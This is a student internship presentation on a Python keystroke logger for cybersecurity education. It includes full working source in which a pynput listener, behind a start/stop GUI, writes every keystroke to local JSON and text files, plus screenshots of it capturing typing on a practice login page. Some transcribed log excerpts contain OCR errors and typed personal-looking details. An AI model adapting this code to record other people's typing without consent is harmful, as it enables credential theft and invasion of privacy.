


# KEYSTROKE LOGGER

Vidyadheesha M Pandurangi

AICTE INTERNSHIP ID: STU667711a678b251719079334



INTERNSHIP ID: INTERNSHIP\_1762343729690b3b31bb89f

APPLY ID: APPLY\_176287263369134d39759c4

# PROBLEM STATEMENT

- With the rapid growth of digital systems and online platforms, user credentials and sensitive information are increasingly exposed to cyber threats. One of the most stealthy and dangerous forms of cyber attacks is **keystroke logging**, where malicious programs capture keyboard inputs without the user's knowledge, leading to data breaches, identity theft, and financial losses.
- Despite the widespread use of endpoint security solutions, many users and organizations lack awareness of how keylogging attacks function at a fundamental level. This gap limits the ability to effectively detect, analyze, and prevent such threats.
- Therefore, there is a need to **study and simulate the working mechanism of keystroke logging in a controlled and ethical environment**. By developing a basic keystroke logging system using Python with controlled start and stop functionality, configuration management, and secure local data storage, cybersecurity learners can gain practical insight into how such attacks operate and how defensive strategies—especially AI-based anomaly detection—can be designed to counter them.



# PROJECT DESCRIPTION

This project demonstrates the design and implementation of a basic keystroke logging system using Python in a controlled and ethical environment for cybersecurity education. The objective is to understand how keylogging attacks capture user inputs and how such threats can be detected and prevented. The system consists of a JSON configuration file for managing settings, a text file for storing captured keystrokes, and a Python-based GUI that allows the user to explicitly start and stop keylogging. Keystrokes are logged locally with user awareness, ensuring transparency and consent. The project helps in analyzing keylogging behavior, understanding endpoint security vulnerabilities, and forms a foundation for AI-based anomaly detection and cyber defense mechanisms.

# WHO ARE THE END USERS?

- **Cybersecurity Students and Interns:** Learners who want to understand the working of keylogging attacks for defensive and ethical cybersecurity training.



- **Academic Institutions and Training Centers:** Colleges and skill-development platforms using the project as a laboratory exercise for cyber security and malware analysis concepts.

- **Cybersecurity Researchers:** Individuals analyzing keystroke-based attack patterns and developing AI/ML models for anomaly detection and intrusion prevention.

- **System Security Analysts:** Professionals studying endpoint vulnerabilities to improve monitoring, detection, and mitigation of keylogging threats.

- **AI Security Developers:** Developers building intelligent security solutions that identify abnormal input-capturing behavior using machine learning techniques.



# TECHNOLOGIES USED

- **Python:** Core programming language used for implementing keystroke capturing, file handling, and application logic.
- **Tkinter (Python GUI Library):** Used to develop a simple graphical user interface for starting and stopping the keylogging process with user awareness.
- **Pynput Library:** Enables monitoring of keyboard events to capture keystrokes in a controlled and ethical environment.
- **JSON (JavaScript Object Notation):** Used as a configuration file format to manage application settings such as log file location and logging status.
- **Text File (.txt):** Used for local storage of captured keystrokes for analysis and learning purposes.
- **Operating System (Windows/Linux):** Provides the environment for keyboard event handling and application execution.

# GITHUB REPOSITORY LINK

**Github Repo Link:** <https://github.com/Vidyadheesha-M-Pandurangi/Cyber-Security/tree/64b9cabe8af56a31157654c33361cea9122f54d6/Keystroke%20Logging>

# RESULTS


The image shows two side-by-side code editors. The left editor has a dark theme and displays a snippet of Python code named 'Code.py'. The right editor also has a dark theme and displays another snippet of Python code for a 'Keystroke Logging' application. Both snippets include imports for json, pynput.keyboard, and tkinter.messagebox, along with functions for loading and saving JSON files, managing key presses, and setting up a GUI with buttons for starting and stopping logging.

```
Code.py
1 import json
2 from pynput import keyboard
3 import tkinter as tk
4 from tkinter import messagebox
5 listener = None
6 is_logging = False
7 JSON_FILE = "logs.json"
8 TEXT_FILE = "logs.txt"
9 # Load or initialize JSON file
Qodo: Test this function
10 def load_json():
11     try:
12         with open(JSON_FILE, "r") as f:
13             return json.load(f)
14     except FileNotFoundError:
15         return {"keystrokes": []}
Qodo: Test this function
16 def save_json(data):
17     with open(JSON_FILE, "w") as f:
18         json.dump(data, f, indent=4)
19 # Key press handler
Qodo: Test this function
20 def on_press(key):
21     if not is_logging:
22         return
23     data = load_json()
24     try:
25         key_value = key.char
26     except AttributeError:
27         key_value = str(key)
28     # Save to JSON
29     data["keystrokes"].append(key_value)
30     save_json(data)
31     # Save to TXT
32     with open(TEXT_FILE, "a") as f:
33         f.write(key_value + "\n")
```

```
Code.py ...
34 # Start logging
Qodo: Test this function
35 def start_logging():
36     global listener, is_logging
37     if not is_logging:
38         is_logging = True
39         listener = keyboard.Listener(on_press=on_press)
40         listener.start()
41         status_label.config(text="Status: Logging Started", fg="green")
42         messagebox.showinfo("Keylogger", "Keylogging Started (Educational Mode)")
43 # Stop logging
Qodo: Test this function
44 def stop_logging():
45     global listener, is_logging
46     if is_logging:
47         is_logging = False
48         if listener:
49             listener.stop()
50         status_label.config(text="Status: Logging Stopped", fg="red")
51         messagebox.showinfo("Keylogger", "Keylogging Stopped")
52 # GUI Setup
53 root = tk.Tk()
54 root.title("Educational Keystroke Logger")
55 root.geometry("400x250")
56 root.resizable(False, False)
57 title = tk.Label(root, text="Keystroke Logger (Cyber Security Lab)", font=("Arial", 12, "bold"))
58 title.pack(pady=10)
59 start_btn = tk.Button(root, text="Start Logging", width=25, bg="green", fg="white", command=start_logging)
60 start_btn.pack(pady=5)
61 stop_btn = tk.Button(root, text="Stop Logging", width=25, bg="red", fg="white", command=stop_logging)
62 stop_btn.pack(pady=5)
63 status_label = tk.Label(root, text="Status: Stopped", fg="red")
64 status_label.pack(pady=15)
65 footer = tk.Label(root, text="For Educational & Cybersecurity Training Only",
66 font=("Arial", 9))
67 footer.pack(side="bottom", pady=10)
68 root.mainloop()
```

## CODE SNIPPETS

# RESULTS




KEYLOGGER GUI


A screenshot of a web browser displaying a login page from [practicetestautomation.com/practice-test-login/](https://practicetestautomation.com/practice-test-login/). The page title is "Test login". It contains instructions for students to practice writing simple positive and negative Login tests. Below the instructions, there are fields for "Username" (set to "student") and "Password" (set to "Password123"). A "Submit" button is present at the bottom. An "OK" button is visible on a small "Keylogger" dialog box that appears over the login form. In the background, a separate "Keystroke Logger (Cyber Security Lab)" window is visible, showing the status "Logging Started".

KEY LOGGER STARTED – TO LOG THE DETAILS PRESSED ON THE KEYBOARD

# RESULTS



TESTING USING A DUMMY LOGIN PAGE – TAKES USER NAME AND PASSWORD AS INPUT



'KEY LOGGER STOPPED – STORES THE DATA IN .JSON FILE AS WELL AS .TXT FILE

# RESULTS

The screenshot shows the VS Code interface with the following details:

- File Explorer:** Shows a folder named "KEYSTROKE LOGGING" containing files: ".qdo", ".venv", "Code.py", "logs.json", and "log.txt".
- Code Editor:** The file "logs.json" is open, displaying a JSON object with a single key "keyrokes": [ ... ]. The array contains 37 items representing various keystrokes.
- Status Bar:** Shows "Ln 1, Col 1" and "Spaces: 4" along with icons for UTF-8, CR/LF, JSON, Go Live, Ondo, and Prettier.

```
1  [
2   "keyrokes": [
3     "key_cad",
4     "key_shift",
5     "q",
6     "w",
7     "e",
8     "r",
9     "t",
10    "y",
11    "u",
12    "i",
13    "o",
14    "p",
15    "a",
16    "s",
17    "d",
18    "f",
19    "g",
20    "h",
21    "j",
22    "k",
23    "l",
24    "z",
25    "x",
26    "c",
27    "v",
28    "b",
29    "n",
30    "m",
31    "Key_right",
32    "key_shift_d",
33    "key_shift_r",
34    "key_right",
35    "key_shift_r",
36    "z",
37    "y"]
```

**DATA PRESSED USING KEYBOARD IS STORED IN JSON FORMAT IN “logs.json” file**

The screenshot shows a code editor interface with the following details:

- File Explorer:** Shows a folder named "KEYSTROKE LOGGING" containing files "logs.txt", "qdo", "venv", "Code.py", and "log.json".
- Code Editor:** The active tab is "logs.txt", displaying a log of keystrokes. The log includes:
  - Line 3: S
  - Line 4: v
  - Line 5: i
  - Line 6: d
  - Line 7: y
  - Line 8: a
  - Line 9: d
  - Line 10: h
  - Line 11: e
  - Line 12: e
  - Line 13: s
  - Line 14: h
  - Line 15: a
  - Line 16: Key.shift
  - Line 17: @
  - Line 18: g
  - Line 19: m
  - Line 20: a
  - Line 21: l
  - Line 22: l
  - Line 23: .
  - Line 24: c
  - Line 25: o
  - Line 26: m
  - Line 27: Key.right
  - Line 28: Key.shift\_r
  - Line 29: Key.shift\_r
  - Line 30: Key.shift\_r
  - Line 31: Key.shift\_r
  - Line 32: 6
  - Line 33: 6
  - Line 34: 5
  - Line 35: 7
  - Line 36: 5
  - Line 37: 3
  - Line 38: 4
  - Line 39: 1
- Bottom Status Bar:** Includes icons for file operations (New, Open, Save, etc.), a "Live Share" button, an "Amazon Q" button, and status indicators for "In 1, Col 1", "Spaces: 4", "UTF-8", "CR LF", "Plain Text", "Go Live", "Qodo", and "Prettier".

'DATA PRESSED USING KEYBOARD IS STORED IN TEXT FORMAT IN "logs.txt" file

# THANK YOU